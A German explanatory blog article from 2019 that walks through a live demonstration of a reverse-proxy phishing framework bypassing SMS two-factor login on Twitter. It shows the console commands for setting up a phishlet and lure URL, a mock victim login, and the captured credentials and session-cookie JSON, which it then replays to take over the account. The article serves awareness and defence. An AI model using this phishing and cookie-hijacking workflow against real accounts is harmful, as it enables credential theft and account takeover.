



Vorwort

Über Automation Science

Was ist das Automation Science™ eigentlich? Nun, dieses kleine Format hieß früher einmal „Automation für Arme“ und entstand eher aus einer Laune und gleichzeitigem Interesse heraus.

Viele Gespräche die ich mit Kunden oder Kollegen geführt habe, zeigten mir, dass es für viele Informationen kein eigenes Bild (im Kopf) gibt, auf das direkt Bezug genommen werden kann, wenn es um Technik geht. Oft wurde ich zu tiefergehenden, aber auch Einzelheiten befragt, die nicht verstanden wurden oder schlicht die Vorstellung fehlte. Auch hielt sich, bei vielen meiner Kollegen mit Fachausbildung, dass Wissen - in den Tiefen des Verstehens - doch etwas begrenzt. Es kann sich nun einmal nicht Jeder/e, mit allem befassen. Nun genau ab da fing es an, denn daran wollte ich etwas ändern und habe mich auf die Themen bezogen, die gerade vor kurzen aktuell waren. So entstand eine Dokumentation und Leitlinien zu einer Vielzahl von unterschiedlichen Themen (Software Hacking, Viren- und Trojaner, ReEngineering, Hardware Tipps, Beispiele für Automaten und einiges andere) die ich etwas spielerisch *umschrob*, aber immer mit Fokus auf eine einfache Erklärungsweise wie auch die Bebilderung.

Seit 2018 schreibe ich an Dokumentationen, Anleitungen und des öfteren habe ich Anfragen von Agenturen, Zeitschriften und Verlagen bekommen. Es ist jedoch etwas anderes für ein Blatt zu schreiben; als locker und unverblümt aus einem selber heraus. Weshalb ich auf diese Angebote, erst einmal verzichtete. Dies lag schon alleine daran, dass ich nicht des Schreibens willen, sondern aus philosophisch-technischer Bestrebung heraus, versuche die Zusammenhänge zu erklären; weshalb ich mich auch 2019 dafür entschlossen habe, meine Arbeiten im Hintergrund mehr zu benennen und das Format

(hier) zu Automation Science (*kurz: ASCi*) umzubenennen. Alle Arbeiten und Denkprozesse in dem Bereich des Testings und Automaten, geht nicht zuletzt auf meine Arbeiten als Speaker und Philosoph zurück und wie ich selber gerne zu sagen pflege: „Ein guter Philosoph, fängt immer beim Worte an“ - und da geht es auch schon los. Das ein Wort wie Qualität heute so sehr gedehnt; von den Meisten absichtlich *falsch* verstanden und gleichzeitig auch unmittelbar missbraucht wird - hätte sich selbst Aristoteles, nie zu träumen gewagt. Doch was ist nun Automation genau genommen? Und genau dort fängt es an...

Motivation

Eben so beiläufig wie ausgibt, nutzen wir ein Wort wie *Automation*; jegliche, und doch, ohne uns bewusst zu machen, unter welchen Aspekten es im eigenem und engerem Sinne, es überhaupt zu nutzen ist. Wie in allen Sprachgebräuchen; geht Sinnhaftigkeit erst, mit ihrer Häufigkeit und Anwendung verloren. Wann immer, eine unzureichend verstandene Maßlosigkeit wie: „das geht ganz *automatisch*“, durch Ihre Verwendung verloren geht, braucht es einer neuen Idee. Sie besteht meist nicht aus dem Verstand eines neuen Maßes, eher um neues zu predigen; mehr noch so zu tun, das Bestehende durch sich selbst, besser verstehen zu lernen. Und so sehe ich es als eine wichtige Aufgabe an, verstehen und das Dahinter, wieder mehr in den Fokus zu setzen. Auch um das Denken wieder zu schärfen und gleichzeitig, die Angst vor der Technik zu verlieren, um sie besser verstehen, mehr noch; sie besser betrachten zu können.

Publikation

Ich habe beschlossen dieses Format (ASCI - Automation Science) ab der heutigen Ausgabe, nicht mehr vorrangig für Firmen-Kollegen und -Kolleginnen bereit zu stellen, sondern über eine öffentliche Publikationsform (Feed & Website). Dies erleichtert die Weitergabe, verkürzt zu gleich die eMail Fluten und ermöglicht es mir auch auf anderen Wegen, Feedback einzuholen. Bis Ende August 2019 werde ich noch an den Vorbereitungen für eine Seite sitzen, so dass diese Beiträge auch mittels Feed abruf- und herunterladbar sind. Alle Beiträge werden auf Github hinterlegt und auch über die Akademie: LAoP (Liberum Academy of Philosophy) später abrufbar und per Download bereitgestellt.

Viel Spaß dabei,

Ph. Michael Kaufmann





Für mehr Sicherheit durch Two-Factor-Authentication

Doch wie sicher ist die Methode wirklich bei Angriffen durch Man-in-the-Middle oder Phishing?

Ich habe mich entschieden eine Dokumentation zu erstellen, die aufzeigen soll, wie sich 2FA bei Phishing-Angriffen verhält. Auch bestrebt durch den eindrücklichen Artikel von Lorenz Mrohs von Netzpolitik.org: „Facebook missbraucht Handynummern zu Werbezwecken“ - der ebenfalls eindringlich zeigt, wie groß auch der Missbrauch von eigenen Daten, durch Firmen wie Facebook selbst behandelt werden.

In diesem Live-Szenario zeige ich, wie ich ein Hacking-Framework in Anwendung bringe; um Daten und Cookies von meinem Opfer abzufischen. Da dies keine Anleitung als Selbstversuch darstellt, gehe ich nur auf das eigentliche Vorgehen ein, nicht auf die direkt verwendeten Tools oder der Benutzeraccounts. Dabei ziele ich auf das Verfahren ab; weniger auf die Anwendung selbst.

DISCLAIMER

Ich weis darauf hin, dass dieses Dokument keine Anleitung zum Selbstversuch darstellt! Es ist verboten, fremde Accounts und Tools in den Einsatz zu bringen oder diese ungefragt zu verwenden, um Identitäten, Zugänge fremder oder Nutzsyste ohne Einverständnis der Nutzer und-, oder derer Besitzer selbst; anzugreifen, zu übernehmen oder zu Gunsten weiterer Delikte oder Straftaten zu verwenden. Dieses Dokument dient allein der Verdeutlichung und Aufklärung. Das Einsetzen von Hacker-Tools an sich, ist in Deutschland unter Strafe gestellt. Weiteres regelt das StGB: § 149, § 202, § 202a, § 202b, § 202c, § 206

Damit soll auch klar werden, wie am schnellsten auf Daten Fremder, zugegriffen werden kann. Auch möchte ich damit zeigen, dass nicht *all-zu-technisch* versierte Menschen, ein solches Angriffsszenario durchführen können. Um an Kontodaten oder an Social Accounts zu kommen, werden wir sehen, dass uns eine 2FA hierfür eher egal sein kann. Wie umsichtig die meisten mit Ihren eigenen Zugangsdaten umgehen und wie wenig sicher sie letztlich sind, zeigen auch die (zuletzt) in den Medien aufgegriffenen Geschehnisse.

So wurden ca. 2,2 Milliarden Zugangsdaten (laut dem Plattner Institut) von NutzerInnen in fünf darauf folgenden *Collections* gestohlen. Ob es sich nun um das absichtliche stehlen von Privatdaten im großem Stiele - wie etwas bei Equifax - handelt oder um Massen-Dox(x)ing, bei dem es um das unerkannte eindringen in Systeme und das reine sammeln von Privatdaten geht. Die Angriffe und deren Szenarien sind stets die selben und auch erfolgreich.

Schon lange geht es nicht mehr um das besitzen von eigentlich tiefen Kenntnissen von Computersystemen. Wie auch beim Promi-Doxer: Orbit es sich zuletzt zeigte, ist ein tiefes Fachwissen nur von Nöten, wenn eigene Software und Strategien erarbeitet werden sollen. Da Cracker schon sehr früh damit anfangen Werkzeuge für erkannte Angriffe zu entwickeln, braucht es heute, kaum noch höheres Wissen um Szenerien eines Angriffes, voll automatisiert auszuführen.

Schauen wir uns daher in Folge eine Szenario an, bei dem ich mit Erfolg versucht habe, einen direkten Zugriff auf ein Soziales Netzwerk zu bekommen.

Aufbau und Funktionsweisen

Die Methoden der meisten Angreifer-Tools sind Attacken, wie die, die durch Man-in-the-middle durchgeführt werden. Da es viele solche Szenarien gibt, eine solche Prozedur durchzuführen, sind diese Toole meist auch erweiterbar. Heißt: sie sind durch zusätzlichen Code ausbaufähig und aufrüstbar.

Diese werden als Hacking- oder Crack-Frameworks bezeichnet. Sie können ebenfalls, bestehende Tools einbinden um sie nacheinander oder gleichzeitig ansteuern zu können.

Das von mir in diesem Zusammenhang genutzte Hacker-Framework, hat schon einiges an Szenarien installiert. So benötige ich für einen einfachen Angriff, keine großen Erweiterungen und auch *eigentlich* kein Know-how, um einen Angriff auszuführen.

```

no nginx - pure evil
ion 2.3.0

20:23:52] [inf] loading phishlets from: C:\User
20:23:52] [inf] redirect parameter set to: ki
20:23:52] [inf] verification parameter set to: qi
20:23:52] [inf] verification token set to: 013d
20:23:52] [inf] unauthorized request redirection URL set to: https://www.
20:23:54] [war] server domain not set! type: config domain <domain>
20:23:54] [war] server ip not set! type: config ip <ip_address>

+-----+-----+-----+-----+-----+
| phishlet | author | active | status | hostname |
+-----+-----+-----+-----+-----+
| amazon | @customsync | disabled | available |  |
| citrix | @424f424f | disabled | available |  |
| instagram | @prrrrinnee | disabled | available |  |
| facebook | @mrgratzky | disabled | available |  |
| linkedin | @mrgratzky | disabled | available |  |
| outlook | @mrgratzky | disabled | available |  |
| reddit | @customsync | disabled | available |  |
| twitter-mobile | @white_fi | disabled | available |  |
| twitter | @white_fi | disabled | available |  |
+-----+-----+-----+-----+-----+
  
```

Screenshot mit Angriffsvektoren. Angaben der Umgebung und weitere Informationen wurden ausgeblendet

Die jeweilig nutzbaren Angriffsvektoren werden hier als **phishlet** (=phishing; also die Szenarien zum abgreifen der Daten) bezeichnet. Diese lassen sich für später auch mit gezielten Angriffe und weiteren phishlets erweitern.

Allgemeines

Um einen Angriff ausführen zu können, benötige ich nun einen Server der möglichst direkt im Internet angesprochen werden kann, auf dem sich das Opfer letztlich anmeldet um die eigenen Benutzerdaten einzutragen. Dies kann auf unterschiedlichste Weise funktionieren. Zum Beispiel über einen Schadcode (Java-Script, Flash) in Add-Werbung oder Bannern auf Web-Seiten.

Auch bestehende Codebausteine zu Benutzerbezogenen Aufzeichnungen (Tracking: speichern der Bewegungen und von Aufrufen usw.) auf Websites, lassen sich hier hervorragend ausnutzen und umbiegen.

In meinem Beispiel möchte ich einen Angriff per eMail durchführen, bei dem das Opfer auf eine Link klickt. Dieser führt zu einem von mir (meist von Angreifern gekaperten) Server. Dieser leitet wiederum zu vielen anderen Servern weiter, zu dem am Ende ein Server mit einer F3ZZ Domain steckt. Das Opfer bemerkt dabei nicht, dass es auf einer fremden Website landet, als der, auf der sie sich augenscheinlich gerade befindet.

F3ZZ bedeutet in Übrigen, dass ein Zeichen einer anderen Sprache, innerhalb einer Domain auftaucht und dort absichtlich versteckt wurde. So lassen sich viele Domains fälschen. Mit einem freien SSL Zertifikat wird die Website, dann sogar HTTPS verschlüsselt und sieht sicher für jedes Opfer aus.

Los geht es

Als erstes lasse ich mal eine Verbindung zu meinen Rechnern über die IP (der Hintergrund der Datenübermittlung ist Verschlüsselt und wird über mehrere Proxies ins Ausland weitergeleitet) herstellen.

```
[20:23:54] [war] server domain not set! type: config domain <domain>
[20:23:54] [war] server ip not set! type: config ip <ip_address>
```

phishlet	author	active	status	hostname
amazon	@customsync	disabled	available	
citrix	@424f424f	disabled	available	
instagram	@prrrrinnee	disabled	available	
facebook	@mrgratzky	disabled	available	
linkedin	@mrgratzky	disabled	available	
outlook	@mrgratzky	disabled	available	
reddit	@customsync	disabled	available	
twitter-mobile	@white_fi	disabled	available	
twitter	@white_fi	disabled	available	

```
: config domain
[20:26:25] [inf] server domain set to: s servername.de
[20:26:25] [war] server ip not set! type: config ip <ip_address>
: config ip 192.168.1.123
[20:26:40] [inf] server IP set to: 192.168.1.123
: phishlets hostname twitter s servername.de
[20:27:51] [inf] phishlet 'twitter' hostname set to: s servername.de
[20:27:51] [inf] disabled phishlet 'twitter'
: phishlets hostname amazon s servername.de
[20:28:14] [inf] phishlet 'amazon' hostname set to: s servername.de
[20:28:14] [inf] disabled phishlet 'amazon'
```

Dann benötige ich natürlich noch die Domain meines *gehackten* Servers, über die das Opfer gelangen soll.

INFOS

Die hier eingetragenen Domain und eigene IP-Adresse ist beispielhaft verwendet und wurden rein aus Dokumentationsgründen überschrieben. Die Domain wurde in diesem Szenario nicht verwendet noch angegriffen!

Sind die *phishlets* eingetragen und der Server aktiviert, werden die verwendeten Attacken nun auch in der Tabelle angezeigt.

```
[20:36:29] [inf] loading phishlets from: C:\Users\ [redacted] \phishlets
```

phishlet	author	active	status	hostname
citrix	@424f424f	disabled	available	
outlook	@mrgretzky	disabled	available	
reddit	@customsync	disabled	available	
twitter	@white_fi	disabled	available	servername.de
amazon	@customsync	disabled	available	servername.de
facebook	@mrgretzky	disabled	available	
instagram	@prrrrrinncee	disabled	available	
linkedin	@mrgretzky	disabled	available	
twitter-mobile	@white_fi	disabled	available	

```
: phishlets enable twitter
[20:36:45] [inf] enabled phishlet 'twitter'
[20:36:45] [inf] setting up certificates for phishlet 'twitter'...
[20:36:45] [***] successfully set up SSL/TLS certificates for domains: [servername.de, info.servername.de]
: lures create twitter
[20:38:13] [inf] created lure with ID: 0
: lures get-url 0
https://servername.de/123ABC456XYZ
```

Ich möchte nun eine Attacke ausführbar machen und starte das phishlet *twitter*. Um zusätzlich als Man-in-the-middle zu agieren, wird meine Verbindung zum Server, noch einmal über ein SSL/TLS-Zertifikat abgesichert und verschlüsselt.

Nach dem nun das Framework die Session aufgebaut hat, lasse ich mir eine Schlüssel-URL erzeugen, die ich später in einer eMail einbauen kann, um mein Opfer dazu zu bringen, diese URL anzuklicken.


Hier als Beispiel Schlüssel-URL mit <https://servername.de/123ABC456XYZ> angegeben.

Phishing me

Das Prinzip von phishing Mails hat sich seither eigentlich kaum verändert. Wir können die URL natürlich auch sehr weit treiben und sie in Artikeln verstehen uns sonst etwas. Natürlich könnten wir sie auch bei Gewinnspielen oder Adb-Werbeanzeigen unterbringen. Denn tatsächlich werden diese Angaben von den Werbetreibern der Server nicht überprüft.

Kommen wir aber zurück zu unseren Angriff...

Ich spiele nun das Opfer und klicken auf den Link in der fake-Mail. Nach dem Aufrufen, werden wir überrascht sein, denn auch die Verschlüsselung sieht richtig aus.



Einzig und allein unsere Domain würde uns verraten. Dies liegt aber daran, dass wir uns eben keine F3ZZ Domain zugelegt haben.

Ist dem Opfer nichts weiteres aufgefallen, dann brauche ich nur noch darauf zu warten, bis es seine Daten auf dem gehackten Server eingegeben hat.

Startseite Über uns Sprache: Deutsch ▼

Auf Twitter anmelden

das-geht-dich-gar-nichts-an@gmail.com

.....

Anmelden ☒ Angemeldet bleiben · [Passwort vergessen?](#)

Neu bei Twitter? [Registriere dich jetzt »](#)

Benutzt du Twitter bereits via SMS? [Aktiviere deinen Account »](#)



Deutsch ▼

Wir haben dir eine SMS mit einem Bestätigungscode zur Anmeldung gesendet.



GundulaNimmMich
@gundula1711

Bitte überprüfe, ob du auf deinem mit **57** endenden Telefon einen sechsstelligen Code hast, und gib ihn in das Feld unten ein, um dich anzumelden.

Code eingeben

Senden

Nach drücken des Anmeldebuttons wird eine Weiterleitung zum Twitter-Server durchgeführt und die Daten werden direkt als Login übergeben.

Erst jetzt wird die 2FA ausgelöst, doch nun ist es schon zu spät!

Startseite

Mitteilungen

Nachrichten



Twitter durchsuchen



Twittern



Was gibt's Neues?



Noch keine Tweets?

Diese leere Timeline wird es nicht mehr lange geben. Wenn Du anfängst, Personen zu folgen, siehst Du die Tweets hier.

Finde Leute, denen du folgen kannst

Wähle ein Profilbild

Du hast ein Lieblings-Selfie? Lade es jetzt hoch.

30% abgeschlossen

Übernehmen

Bild auswählen

In der Zwischenzeit, habe Ich die Daten unseres Opfers mitgeschnitten und nicht nur die Anmeldedaten unverschlüsselt abgegriffen. Was ich zusätzlich noch bekommen habe; sind all seine Schlüssel, in dem sich auch die Cookies befinden.

Damit sind alle Informationen für mich nur noch als Speicherspaß anzusehen. Für mich ist jedoch der Cookie deutlich interessanter, da ich damit - direkt - und ohne weitere Angaben von Daten von meinem Rechner aus, an Twitter anmelden kann.

Cookie auslesen

Um den Cookie meines Opfers auszulesen, laden ich einfach die letzten Session:

phishlet	author	active	status	hostname
amazon	@customsync	disabled	available	
facebook	@mrgretzky	disabled	available	
outlook	@mrgretzky	disabled	available	
twitter	@white_fi	enabled	available	
citrix	@424f424f	disabled	available	
instagram	@prrrrinncee	disabled	available	
linkedin	@mrgretzky	disabled	available	
reddit	@customsync	disabled	available	
twitter-mobile	@white_fi	disabled	available	

id	phishlet	username	password	tokens	remote ip	time
1	twitter	das-geht-dich....@gmail.com	1234567890	captured		

Nach dem ich die Session geladen habe, kann ich nun den Cookie ausgeben lassen. Ich kopiere mir einfach den Inhalt des Cookies und kann ihn über den Browser übergeben. Natürlich werden alle wissen, das Angreifer, immer auch Spuren des eigenen Rechners hinterlassen. Daher werden meist Proxy-Server oder Cloud-Browser und / oder weitere Dienste genutzt, um dies zu verschleiern. Diese Dienste benenne ich hier nicht weiter und sind für uns auch nicht wirklich von Interesse, da ich den Angriff hier nur als Demo darstelle und keine realen Personen oder Accounts fremder angegriffen und bestohlen werden.

Login auf Twitter

Da ich nun den Cookie unseres Opfers kenne, kann ich mir diesen anzeigen lassen um ihn mir zu kopieren.

```


: sessions 1

      id : 1
    phishlet : twitter
  username : das-geht-dich-gar-nichts-an@gmail.com
  password : 1234567890
    tokens : captured
landing url : https://[REDACTED]
 user-agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
  remote ip : 18[REDACTED]
 create time : 2019-01-28 20:39
 update time : 2019-01-28 20:40

[{"path":"/","domain":".twitter.com","expirationDate":1580241343,"value":"BAh7DCIKZmxhc2hJQzonQ
xhc2g6OkZsYXNo%250ASGFzaHsABjoKQHVzZWR7ADoPY3JlYXRlZF9hdGwrCC7z%252BJVoAToMY3NyZl9p%250AZCIlnjE
MzdkYmEwMzA0MDg6B2lkIiViMDA1%250AZDNknjU1MzknjViZTYwNTUzNTJmZWQ2ZDRkZTofbG9naW5fdmVyaWZpY2F0%2
cylXwfDzoibG9naW5fdmVyaWZpY2F0aW9uX3Jl%250AcXVlc3RfawQik1A3S0tDSHB0S2FkYnpWM2FpCHE0MUR5SEx5VnRr
bCsJAHCXMPv8Hw8%253D--47e617f52eea1e82e3f85248f3e9a214f35f255b","name":"_twitter_sess","httpOnl
ain":".twitter.com","expirationDate":1580241343,"value":"4714f9f492e9db28dbc669b67c664f39834ac9
httpOnly":true}, {"path":"/","domain":".twitter.com","expirationDate":1580241343,"value":"pd3hcp
DEXzm1DXd","name":"kdt","httpOnly":true}, {"path":"/","domain":".twitter.com","expirationDate":1
726615087706112","name":"twid"}]

```

Das Übertragen eines bestehenden Cookies in den Browser kann ich einfach über ein weiteres PlugIns erledigen:



Ist der Cookie einmal übergeben, brauch nur noch die Website aktualisiert werden und ich bin angemeldet, mit den Daten unseres Opfers.



Ich kann nun alle Angaben, Daten, Informationen, Bilder, Videos und mehr sammeln oder im Namen einer anderen Person schreiben. Es wird deutlich unangenehmer, wenn ich einen Amazon oder E-Bay Account finde. Es gibt sicher genug Möglichkeiten sich gegen solche Angriffe zu schützen. Zum Beispiel sollten deine Accountdaten verschlüsselt und mit einem speziellen Tool gesichert werden. Auch sollten deine Passwörter mindestens 21 Stellen haben.

Fazit

Es ist recht einfach Daten anderer Personen abzugreifen und es lässt sich in nur wenigen Schritten (auch ohne Fachkenntnisse) von einem Angreifer aus umsetzen. Der Schaden kann enorm für die potenziellen Opfer sein. Eine 2FA ist sicherlich sehr nützlich, bringt jedoch bei Phishing-Angriffen keine Punkte. Die 2FA-Fragen oder direkte Handy-Bestätigung, hilft hier nicht weiter, da sie erst nach einem Angriff in ausgeführt werden, dann ist es meist schon zu spät.

Links und weitere Angaben

Hier kommen einige Links die dich vielleicht interessieren könnten. Sie sollen Dir helfen, einen einfachen Einstieg in das Thema zu finden. Ich habe hier bewusst nicht alle Angaben hinterlegt, die ich zum Thema gesammelt habe. Letztlich dient dieses Format dazu, Dir ein eigenes Bild zum Thema selbst und um das Thema herum zu machen:

- „Zwei-Faktor-Authentisierung (2FA) für höhere Sicherheit“ - https://www.bsi-fuer-buerger.de/BSIFB/DE/DigitaleGesellschaft/OnlineBanking/Zwei_Faktor_Authentisierung/Zwei-Faktor-Authentisierung_node.html
- „Facebook missbraucht Handynummern zu Werbezwecken“ - <https://netzpolitik.org/2019/facebook-missbraucht-handynummern-zu-werbe-zwecken/>
- „Facebook missachtet mal wieder Ihre Privatsphäre“ - <https://www.zeit.de/digital/datenschutz/2019-03/facebook-zwei-faktor-authentifizierung-datenschutz-handynummer-privatsphaere>
- „Doxing“ - <https://de.wikipedia.org/wiki/Doxing>
- „Lehren aus den Doxing-Angriffen“ - <https://linus-neumann.de/2019/01/lehren-aus-den-doxing-angriffen/>
- „Doxing: Der Kampf um Datensicherheit wird auf unseren Computern entschieden“ - <https://netzpolitik.org/2019/doxing-doxing-der-kampf-um-datensicherheit-wird-auf-unseren-computern-entschieden/>
- „Kleines Einmaleins der digitalen Selbstverteidigung“ - <https://netzpolitik.org/2018/kleines-einmaleins-der-digitalen-selbstverteidigung/>
- Automation Science auf Github: <https://github.com/McCouman/Automation-Science>

Autor: Michael Kaufmann
 Vom: 04.01.2019
 Geändert: 18.03.2019



Dieses Werk ist lizenziert unter einer Creative Commons (CC-BY-NC-SA):
 Namensnennung - Nicht-kommerziell - Weitergabe unter gleichen Bedingungen 4.0
 International Lizenz.

<http://creativecommons.org/licenses/by-nc-sa/4.0/>

Copyright (C) 2019, ASCi by Michael Kaufmann - Dieses Dokument steht unter dem CC-BY-NC-SA - Creative Commons Lizenzvertrag